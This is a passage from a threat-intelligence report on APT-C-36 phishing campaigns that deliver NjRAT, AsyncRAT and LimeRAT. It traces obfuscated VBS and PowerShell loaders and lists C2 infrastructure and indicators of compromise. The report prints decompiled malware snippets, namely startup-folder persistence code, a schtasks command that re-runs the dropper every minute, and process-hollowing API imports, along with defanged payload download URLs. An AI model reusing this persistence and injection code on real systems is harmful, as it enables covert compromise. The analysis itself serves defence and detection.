Finally, once the debugging of the process is finished, it is observed that it does not depend on explorer, and the powershell process that was in charge of launching the dll injector finished its execution being correctly injected NjRAT in the RegAsm.exe process.



Process tree

As already mentioned, the objective of this publication was to get to this point, perhaps in the future we will delve into the analysis of NjRAT, something that is not addressed on this occasion so as not to detract from the publication.

It should be noted that NjRAT has been triggered at this point, but the operation could be maintained to trigger other malware, and it is precisely in this operation where we wanted to keep the focus.

Comparison between APT-C-36 campaigns

In summary, all APT-C-36 campaigns detected during the last quarter are collected here in table form. The objective is to highlight the representative artifact type in each phase for the campaigns.

	02/12/22	05/12/22	23/01/23	02/02/23	20/02/23	23/02/23
Stage 1	WSF		-	DOCX	.UUE	-
Stage 2	VBS					
Stage 3	Fiber.dll					KZUTPv.dll
Stage 4	Rump.xls (Fsociety.dll)					AGWNqj.dll
Stage 5	NjRAT				AsyncRAT	LimeRAT

Artifacts used during the infection

Taking into account that the first stage deals with the hook of the attack (usually a file used for phishing with the camouflaged triggering device), we can simplify the comparison by referring to the most representative files of the rest of the stages.


Althought for the different campaigns the .vbs file of the second phase has a different name, so far we have always identified a file with this extension that would be the protagonist in this stage, which would load fiber.dll and would be used for persistence.

On the other hand, the DLLs of the third and fourth stage are kept as fiber.dll and fsociety.dll. The name of these DLLs changes for the deployment of LimeRAT, in which it should be noted that more obfuscation features are observed.

Dealing with the chain of infection for LimeRAT:


This campaing starts with the file execution ‘DOCUMENTO (FGE).vbs’.

md5 : 4cb86eadbadba68752d539597e6ab5ad
sha1 : 3e1682855ad4035134f6ebd68d56824535b4ca03
sha256: b1b114c09344edc0be3459e3a93f47ef584df37b58500b7f420f8232e7cac6f5




LimeRAT campaign: .vbs

The image shows an obfuscation of the code to finally launch a powershell command:



Obfuscated powershell

After some deofuscation operations, the code that will be executed is obtained:



Deobfuscated powershell

And after removing the other layer of obfuscation, you get to the code that powershell will finally run.

The input method GzeUpA of the .NET module KZUTPv.WUGabK to be loaded into powershell memory is parsed.

The same type of infinite loop is observed with a switch-case structure in which the program flow executes each and every one of the “cases” of the switch-case.

In this case the persistence in the machine will be done by copying the VBS file to the startup folder.

```
text = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" + NameCopy + ".vbs";
bool flag = false;
while (!flag)
{
    FileSystem.FileCopy(RodaCopy, Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" +
      NameCopy + ".vbs");
    flag = true;
}
```

Persistence

Additionally, a scheduled task will be created that will execute the previously created persistence file every minute.

```
{
    Interaction.Shell(string.Concat(new string[] { "cmd.exe /c schtasks.exe /create /tn \"", schedulename, "\" /tr
      \"wscript.exe //b //nologo '", text, "'\" /sc minute /mo ", minutos, " /f & exit" }), AppWinStyle.Hide,
      false, -1);
}
catch (Exception ex2)
{
```

Locales

Nombre	Valor
schedulename	"booff"
text	@"C:\Users[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Roda.vbs"

Scheduled task

It has been disabled in order to continue with the analysis.

booff	Deshabilita...	A las 13:44 el 15/03/2023 - Tras desencadenarse, repetir cada 00:01:00 indefinidamente.	15/03/2023 13:45:00	30/11/1
CreateExplor...	Listo	Al crear o modificar la tarea		16/02/2
GoogleUpda...	En ejecución	Se definieron varios desencadenadores	15/03/2023 16:53:24	15/03/2
GoogleUpda...	Listo	A las 16:53 todos los días - Tras desencadenarse, repetir cada 1 hora durante 1 día.	15/03/2023 13:53:24	15/03/2
MicrosoftEd...	En ejecución	Se definieron varios desencadenadores	15/03/2023 22:28:57	15/03/2
MicrosoftEd...	Listo	A las 21:58 todos los días - Tras desencadenarse, repetir cada 1 hora durante 1 día.	15/03/2023 13:58:57	15/03/2
TrackerAuto...	Listo	A las 9:00 cada 14 días	26/03/2023 9:00:00	26/04/2

General | Desencadenadores | Acciones | Condiciones | Configuración | Historial (deshabilitado)

Al crear una tarea, debe especificar la acción que se producirá cuando se inicie. Para cambiar estas acciones, abra las páginas de propiedades de la tarea con el comando Propiedades.

Acción	Detalles
Iniciar un programa	wscript.exe //b //nologo "C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Roda.vbs"

Scheduled task created


Next, both the DLL injector and the final payload, in this case LimeRAT, are downloaded. The downloads and obfuscations are carried out in a similar way to the case study.

Artifacts downloads

Finally, it will load in the memory of the powershell process the injector DLL and will invoke the PQHWQG method of the AGWNqj.ThUQsn class, passing it as arguments the path of the binary where it will inject the final payload and the LimeRAT payload downloaded previously.

Injector DLL

In this case, an obfuscation of the methods and variables of the loaded DLL is observed.



Obfuscation of methods

Similarly, the same structure of infinite loops is observed with switch-case structures.


It is noted that the defined extern are also obfuscated, although the logic is similar to the detailed NjRAT case study.

```
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", CharSet = CharSet.Unicode, EntryPoint = "CreateProcess")]
private static extern bool F0IT5GPgS(string \u0020, string \u0020, IntPtr \u0020, IntPtr \u0020, bool \u0020, uint \u0020,
  IntPtr \u0020, string \u0020, ref ThUQsn.POf1JS14GOQOWM9304 \u0020, ref ThUQsn.gbW7LlqlM8PbtlwJ8N \u0020);

// Token: 0x06000031 RID: 49
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", EntryPoint = "GetThreadContext")]
private static extern bool RKCvVOUgb(IntPtr \u0020, int[] \u0020);

// Token: 0x06000032 RID: 50
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", EntryPoint = "Wow64GetThreadContext")]
private static extern bool fPWlJu19J(IntPtr \u0020, int[] \u0020);

// Token: 0x06000033 RID: 51
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", EntryPoint = "SetThreadContext")]
private static extern bool AKqsNOEx7(IntPtr \u0020, int[] \u0020);

// Token: 0x06000034 RID: 52
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", EntryPoint = "Wow64SetThreadContext")]
private static extern bool Rfo6nCiTU(IntPtr \u0020, int[] \u0020);

// Token: 0x06000035 RID: 53
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", EntryPoint = "ReadProcessMemory")]
private static extern bool vxsKJU8eb(IntPtr \u0020, int \u0020, ref int \u0020, int \u0020, ref int \u0020);

// Token: 0x06000036 RID: 54
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", EntryPoint = "WriteProcessMemory")]
private static extern bool BJKucMrPw(IntPtr \u0020, int \u0020, byte[] \u0020, int \u0020, ref int \u0020);
```

Defined externs

Subsequently, as in the case study, the execution flow will be started, which will use the process hollowing technique to inject the LimeRAT payload into the RegAsm.exe process.


As can be seen, a new RegAsm process has been created in a suspended state.



CreateProcess in suspended state


In the following, in order not to extend the article too much, API calls have been omitted as they are similar to the case study detailed above. The only difference is that they have an obfuscation layer.

A review of the memory of the RegAsm process shows that it has successfully injected the final payload.




Payload injection

And as we can see, once the call to ResumeThread happens, the process has been correctly injected and some CPU consumption is observed.



Resume Thread

A review of the generated traffic shows connection attempts to LimeRAT's C2 approximately every 2 sec.




LimeRAT traffic

LimeRAT traffic encoded


Note: The IP 192.0.2.123 is a simulated IP and does not correspond to the real IP to which prueba30novok.duckdns.org would resolve.

In addition, the creation of a mutex is observed in the processes.




Mutex

The LimeRAT config is extracted in memory from the RegAsm process.



LimeRAT config extracted from memory

Finally, once the injector has finished running, you can see that LimeRAT has been successfully injected and that the RegAsm process no longer depends on powershell.



LimeRAT injected in RegAsm.exe

C2 Infrastructures used by APT-C-36

The analysis on the C2 infraestructures used by APT-C-36 until february 2023 are described in this section.

In summary, it can be seen that in all six campaigns that all the C2 domains used have first resolved to an IP, either from a VPN service or a Hosting service:

Service
Webair Internet Development Company Inc. (webair.com) Hosting
privacyfirst.sh
FDCservers.net
frootvpn.com
M247 Miami Infrastructure (ProtonVPN)

Subsequently, it is observed that in four of the six campaings resolves to an IP associated to an ISP, so as a hypothesis, it is likely that the router is used as a “reverse proxy” to hide the real C2. (See ref [1])

Service
EPM-Telecomunicaciones-S.A.-E.S.P. (epm.net.co)
Colombia-Móvil (tigo.com.co)

The data collected to reach the above conclusions are listed below, in descending chronological order.

LimeRAT (23 Feb 2023)

C2: fortuna777.duckdns[.]org:1994

Resolve	Location	First Seen	Last Seen	Info
46.246.12.12	SE	2023-02-23 02:04:00	2023-03-15 17:02:38	frootvpn.com
46.246.6.24	SE	2023-03-04 08:43:36	2023-03-04 08:43:36	frootvpn.com
46.246.80.10	SE	2022-12-26 18:41:27	2023-02-14 06:07:12	frootvpn.com
46.246.12.10	SE	2023-02-02 02:47:49	2023-02-02 02:47:49	frootvpn.com
46.246.6.3	SE	2023-01-29 16:17:41	2023-01-31 01:31:22	frootvpn.com
46.246.26.12	SE	2023-01-14 06:23:17	2023-01-14 06:23:17	frootvpn.com
46.246.14.10	SE	2023-01-07 05:21:02	2023-01-08 06:20:28	frootvpn.com

---

AsyncRAT (20 Feb 2023)

C2: asy1543.duckdns[.]org:1543

Resolve	Location	First Seen	Last Seen	Info
46.246.80.20	SE	2023-03-13 19:57:05	2023-03-15 16:46:22	frootvpn.com
46.246.84.5	SE	2023-03-10 19:40:45	2023-03-12 21:13:29	frootvpn.com
46.246.4.11	SE	2023-03-03 13:44:11	2023-03-08 19:14:03	frootvpn.com
46.246.12.20	SE	2023-03-02 12:18:57	2023-03-03 00:37:27	frootvpn.com
46.246.4.12	SE	2023-03-02 07:56:45	2023-03-02 11:21:21	frootvpn.com
46.246.4.14	SE	2023-03-01 18:50:08	2023-03-02 02:18:26	frootvpn.com
188.126.90.17	SE	2023-02-28 10:13:49	2023-03-01 03:33:10	frootvpn.com
46.246.84.13	SE	2023-02-27 14:00:37	2023-02-27 19:23:28	frootvpn.com
46.246.14.13	SE	2023-02-24 18:53:01	2023-02-25 19:07:26	frootvpn.com
46.246.82.15	SE	2023-02-15 18:36:30	2023-02-23 19:05:40	frootvpn.com
46.246.80.19	SE	2023-02-22 15:40:29	2023-02-23 00:44:24	frootvpn.com
46.246.84.6	SE	2023-02-21 19:16:46	2023-02-21 19:16:46	frootvpn.com
46.246.84.10	SE	2023-02-20 19:28:57	2023-02-21 08:23:17	frootvpn.com
46.246.14.9	SE	2023-02-17 18:36:11	2023-02-19 18:29:42	frootvpn.com
46.246.82.9	SE	2023-02-14 18:02:09	2023-02-14 18:02:09	frootvpn.com
46.246.80.15	SE	2023-02-09 18:42:44	2023-02-13 19:21:14	frootvpn.com
46.246.86.9	SE	2023-02-08 19:05:39	2023-02-08 19:05:39	frootvpn.com
46.246.4.2	SE	2023-02-06 19:04:03	2023-02-07 19:15:42	frootvpn.com
46.246.86.3	SE	2023-02-02 20:47:52	2023-02-06 03:22:54	frootvpn.com
46.246.14.5	SE	2023-02-02 17:22:34	2023-02-02 17:22:34	frootvpn.com

46.246.80.9	SE	2023-02-02 03:10:11	2023-02-02 13:08:58	frootvpn.com

---

NjRAT (2 Feb 2023)

C2: env2023nue.duckdns[.]org:1986 → 190.28.222.216

Resolve	Location	First Seen	Last Seen	Info
190.28.222.216	CO	2023-02-24 01:59:31	2023-02-24 01:59:31	EPM-Telecomunicaciones-S.A.-E.S.P. adsl190-28-222-216.epm.net.co
190.28.229.116	CO	2023-02-22 17:44:45	2023-02-22 17:44:45	EPM-Telecomunicaciones-S.A.-E.S.P. adsl190-28-229-116.epm.net.co
190.28.238.31	CO	2023-02-21 18:59:14	2023-02-22 13:50:13	EPM-Telecomunicaciones-S.A.-E.S.P. adsl190-28-238-31.epm.net.co
91.192.100.4	CH	2023-02-15 18:03:24	2023-02-20 18:39:18	Datasource-AG 91-192-100-4.gerber.non-logging.vpn privacyfirst.sh
91.192.100.6	CH	2023-01-31 07:53:10	2023-02-14 02:19:30	Datasource-AG 91-192-100-6.gerber.non-logging.vpn privacyfirst.sh

---

NjRAT (23 Jan 2023)

C2: enero2023.duckdns[.]org:1986 → 190.28.222.216

Resolve	Location	First Seen	Last Seen	Info
190.28.222.216	CO	2023-02-24 01:57:10	2023-02-24 01:57:10	EPM-Telecomunicaciones-S.A.-E.S.P. adsl190-28-222-216.epm.net.co
23.237.25.190	US	2023-01-18 21:48:21	2023-01-18 21:48:21	Cogent-Communications FDCservers.net

---

NjRAT (5 Dec 2022)

C2: prueba30novok.duckdns[.]org:8002 → NXDOMAIN

Resolve	Location	First Seen	Last Seen
173.225.115.229	US	2022-12-06 18:54:46	2022-12-16 18:43:54
23.237.25.120	US	2022-12-02 04:03:15	2022-12-05 16:43:30

23.237.25.12

As can be seen, this IP has been resolved by multiple dynamic domains all associated with duckdns. A reuse of C2 (wins23novok.duckdns[.]org) already used in the December 2 campaign can be observed.

173.225.115.229

NjRAT (2 Dec 2022)

C2: wins23novok.duckdns[.]org:8000 → 191.89.244.1

Resolve	Location	First Seen	Last Seen	Info
191.89.244.1	CO	2023-02-07 18:35:36	2023-02-24 01:31:54	Colombia-Mvil Dinamic-Tigo-191-89-244-1.tigo.com.co
91.192.100.7	CH	2023-01-31 18:32:23	2023-02-04 18:27:34	Datasource-AG 91-192-100-7.gerber.non-logging.vpn privacyfirst.sh
191.92.97.65	CO	2023-01-28 18:23:51	2023-01-30 18:34:00	Colombia-Mvil Dinamic-Tigo-191-92-97-65.tigo.com.co
37.120.215.248	US	2023-01-24 18:08:14	2023-01-28 01:18:20	M247-Europe-SRL M247 Miami Infrastructure
178.73.192.162	SE	2023-01-23 18:36:41	2023-01-23 18:36:41	apdl-asadministracao_dos_portos_do_douro_e_leixoes c-178-73-192-162.ip4.frootvpn.com frootvpn.com
23.237.25.161	US	2023-01-20 18:00:21	2023-01-21 18:45:23	Cogent-Communications FDCservers.net

23.237.25.129	US	2023-01-17 18:30:25	2023-01-19 18:30:12	Cogent-Communications FDCservers.net
23.237.25.168	US	2023-01-08 17:55:26	2023-01-17 11:50:32	Cogent-Communications FDCservers.net
23.237.25.120	US	2022-12-02 10:20:22	2023-01-05 18:11:50	Cogent-Communications FDCservers.net

Indicators of Compromise (IOCs)

The compromise indicators observed in the different campaigns seen during the course of this analysis are listed below.

Campaign February 23, 2023 (LimeRAT)

3e1682855ad4035134f6ebd68d56824535b4ca03 DOCUMENTO (FGE).vbs

59170d9b05fa7f3e33d0deaa940798a0bdf4f831 KZUTPv.dll

a2a209d0c24c6218ae4b0d445a47b3f5ec04918e AGWNqj.dll

f043812a9f333d57967d132f31ce43eb33e0e78d LimeRAT.exe

hxxps://firebasestorage.googleapis[.]com/v0/b/lengua-y-literatura-1422e.appspot.com/o/dll.txt?alt=media&token=1c5d4ddd-8eda-411b-9af8-dcb5ccb40c0f

hxxps://firebasestorage.googleapis[.]com/v0/b/proyecto-x-7373e.appspot.com/o/tridimensional.txt?alt=media&token=3ee335b7-99d6-47c9-b7f5-80030d225cc9

hxxps://firebasestorage.googleapis[.]com/v0/b/lengua-y-literatura-1422e.appspot.com/o/Pe.txt?alt=media&token=f89c2bab-01ee-4522-a904-b1664f32d06f

C2: fortuna777.duckdns[.]org:1994

Campaign February 20, 2023 (AsyncRAT)

6d9d0eb5e8e69ffe9914c63676d293da1b7d3b7b9f3d2c8035abe0a3de8b9fca
Asuntos_DIAN_N6440005403992837L2088970004-01-02-2023-pdf.uue

430be2a37bac2173cf47ca1376126a3e78a94904dbc5f304576d87f5a17ed366
Asuntos_DIAN_N°6440005403992837L2088970004-01-02-2023-pdf.vbs

5399bf1f18afcc125007d127493082005421c5ddebc34697313d62d8bc88daec Dll.ppam

03b7d19202f596fe4dc556b7da818f0f76195912e29d728b14863dda7b91d9b5 Rump.xls

64a08714bd5d04da6e2476a46ea620e3f7d2c8a438eda8110c3f1917d63dfcfc AsyncRAT

hxxps://cdn.discordapp[.]com/attachments/1066009888083431506/1070342535702130759/Asuntos_DIAN_N6440005403992837L2088970004-01-02-2023-pdf[.]uue

hxxp://172.174.176[.]153/dll/Dll.ppam

hxxp://172.174.176[.]153/rump/Rump.xls

hxxps://cdn.discordapp[.]com/attachments/1057665255750246403/1070100736463093833/asy.txt

C2: asy1543.duckdns[.]org:1543

Campaign February 2, 2023

fb2c7ccd15fe935524f82ef93d092a4a75049549 Juzgado_11_Civil_Circuito_De_Bogota_-_Notificacio_de_ejecucion_coactiva.docx

42c5a00d9394ee5e1f1481e56a9c6adcc36dd5b9 Juzgado_11_Civil_Circuito_De_Bogota_-_Notificacio_de_ejecucion_coactiva.vbs

